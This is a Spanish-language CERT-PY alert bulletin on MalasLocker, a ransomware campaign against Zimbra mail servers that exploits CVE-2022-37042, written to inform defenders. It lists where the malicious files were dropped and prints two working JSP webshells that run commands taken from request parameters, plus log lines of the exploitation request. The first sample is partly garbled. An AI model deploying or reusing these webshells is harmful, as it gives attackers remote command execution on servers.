BOLETÍN DE ALERTA

Boletín Nro.: 2023-23
Fecha de publicación: 23/05/2023
Tema: Nuevo ataque de ransomware activo afecta a Zimbra

Software afectado:

- Zimbra Collaboration (*ZCS*).

Descripción:

Desde el CERT-PY se ha detectado una nueva variante de ransomware que afecta a servidores de correo electrónico Zimbra, donde un actor malicioso se ha aprovechado de la explotación de vulnerabilidades conocidas presentes en los servidores, para ganar acceso a los mismos y posteriormente cifrar los datos de las víctimas. Este nuevo *ransomware* denominado de manera provisoria *MalasLocker*, fue también reportado en foros de administradores de *ZCS*, donde se relata que los datos de los correos electrónicos habían sido cifrados, se reporta que esta actividad tiene sus inicios desde finales de marzo en donde se detectaron dispositivos afectados con extensión **.jsp* almacenados por el actor malicioso en los siguientes directorios:

- */opt/zimbra/jetty_base/webapps/zimbra/*
- */opt/zimbra/jetty/webapps/zimbra/public/*
- ./webapps/zimbra/portals/
- ./webapps/zimbra/public/
- ./webapps/zimbra/tdebug/
- ./webapps/zimbraAdmin/public/jsp/
- ./webapps/zimbraAdmin/public/
- ./webapps/service/spnego/
- ./webapps/service/error/
- ./webapps/zimbra/t/

Estos archivos se encontraron con diferentes nombres, entre ellos:

- *info.jsp.*
- *noops.jsp.*
- *heartbeat.jsp.*
- *Startup1_3.jsp*.

Ejemplos de webshells encontradas:


```
<%@ page import="java.util.*,java.io.*"%><%%><%if (request.getParameter("cmd")
= null) {Process p
if ( System.getProperty("os.name").toLowerCase().indexOf("windows")
= -1){ p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"))
} else{ p = Runtime.getRuntime().exec(request.getParameter("cmd"))
} OutputStream os = p.getOutputStream()
InputStream in = p.getInputStream()
DataInputStream dis = new DataInputStream(in)
String disr = dis.readLine()
while ( disr
= null ) { out.println(disr)
disr = dis.readLine()
}}%>
```

Webshells Heartbeat.jsp en servidor Zimbra.
Fuente: https://www.bleepingcomputer.com/news/security/malaslocker-ransomware-targets-zimbra-servers-demands-charity-donation/

```
<FORM METHOD=GET ACTION="Startup1_3.jsp">
    <INPUT name="task" type=text>
    <INPUT type=submit value="Run">
    </FORM>
    <%@ page import="java.io.*" %>
    <%
    String cmd=request.getParameter("task");
    String output="";if(cmd!=null){String s=null;try {Process p=Runtime.getRuntime().
    exec(cmd);BufferedReader sI=new BufferedReader(new InputStreamReader(
    p.getInputStream()));while((s = sI.readLine())!=null){output+=s;}}catch(
    IOException e){e.printStackTrace();}}
    %>
    <pre><%=output %></pre>
```

Webshells Startup1_3.jsp

Al cifrar mensajes de correo electrónico, no se añade ninguna extensión adicional al nombre del archivo. Sin embargo, se genera un mensaje de "*Este archivo está cifrado, busque README.txt para obtener instrucciones de descifrado*" al final de cada archivo cifrado.



Fuente: https://www.bleepingcomputer.com/news/security/malaslocker-ransomware-targets-zimbra-servers-demands-charity-donation/

En el análisis del CERT-PY en un caso concreto se ha identificado que la vulnerabilidad explotada fue la CVE-2022-37042 de severidad "crítica" y puntuación de 9.8. Esta vulnerabilidad se debe a una falla en la función *mboximport*, derivada de la corrección incompleta del CVE-2022-27925. Esto permitiría a un atacante no autenticado cargar archivos arbitrarios en el sistema permitiéndole realizar ejecución remota de código (*RCE*) en el sistema afectado. Hemos emitido un boletín al respecto con los detalles en el siguiente enlace. A continuación, se puede ver un extracto de la explotación de esta vulnerabilidad:

```
10:33:15.194:qtp195615004-
36720:https://mail.pn.gov.py/service/extension/backup/mboximport?account-
name=admin&ow=2&no-switch=1&append=1 REQUEST 172.16.0.40 POST null; Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0 Safari/537.36
10:33:15.196:qtp195615004-
36720:https://mail.pn.gov.py/service/extension/backup/mboximport?account-
name=admin&ow=2&no-switch=1&append=1 RESPONSE 404 text/html;charset=iso-8859-1
```

Actualmente existen múltiples exploits funcionales en internet para esta vulnerabilidad, incluso en *Metasploit*.

A continuación, con el dispositivo afectado ya subido al servidor, el actor malicioso lo llama mediante peticiones web y a través de ella el mismo ejecuta una rutina que permitió el cifrado de los archivos con extensión **.msg* en la ruta */opt/zimbra/store/* estor archivos corresponden al contenido de los buzones de correo de zimbra, tal que al abrir el correo se observa un mensaje ilegible para el usuario.

También es posible que los actores maliciosos utilicen otras vulnerabilidades conocidas presentes los servidores de correo, atendiendo que en los últimos meses se publicaron varias vulnerabilidades similares que afectan a varias versiones de Zimbra entre otras CVE-2022-27924, CVE-2022-27925, CVE-2022-30333.

Impacto:

La explotación exitosa de este ransomware permitiría a un actor malicioso comprometer la integridad y disponibilidad de los mensajes de correos almacenados en el sistema afectado. Atendiendo que hasta el momento no se observaron técnicas de persistencia por parte de un atacante, por lo cual cualquier mensaje que se reciba luego del ataque no se volverían a cifrar.

Prevención:

Existen varias medidas que pueden proporcionar una buena defensa contra una amplia gama de incidentes de seguridad relacionadas a ataques de *ransomware*. Algunas de ellas se detallan a continuación:

- Mantener actualizados todos los sistemas operativos y aplicaciones de servidores.
- Habilitar la autenticación de dos factores (*2FA*), en caso de que sea posible.
- Crear políticas de seguridad para realizar copias de seguridad periódicas de los datos del servidor de correo electrónico:
    - Copias de seguridad en línea: se recomienda configurar una solución de Backup que permita realizar Backups incrementales y que se integre directamente con el servidor Zimbra.

    - Copias de seguridad: se recomienda hacer un Backup completo del sistema de correo y almacenarlo en un dispositivo externo, como un disco duro externo o una cinta de Backup. Es importante realizar esta copia con una frecuencia regular y mantenerla en un lugar seguro y protegido, ya que esto permitirá restaurar el sistema en caso de una falla grave o un desastre natural.

Información adicional:

- https://www.bleepingcomputer.com/news/security/malaslocker-ransomware-targets-zimbra-servers-demands-charity-donation/
- https://blog.segu-info.com.ar/2023/05/malaslocker-nuevo-ransomware-activo.html?m=1
- https://csirt.telconet.net/comunicacion/noticias-seguridad/malaslocker-nuevo-ransomware-activo-contra-zimbra/
- https://www.cert.gov.py/wp-content/uploads/2022/11/BOL-CERT-PY-2022-48-Principales-vulnerabilidades-criticas-utilizadas-por-los-grupos-de-ransomware.pdf
- https://www.cert.gov.py/wp-content/uploads/2022/10/BOL-CERT-PY-2022-39-Explotacion-masiva-de-multiples-vulnerabilidades-en-servidores-de-correo.pdf
- https://support.microsoft.com/es-es/windows/proteger-el-pc-contra-el-ransomware-08ed68a7-939f-726c-7e84-a72ba92c01c3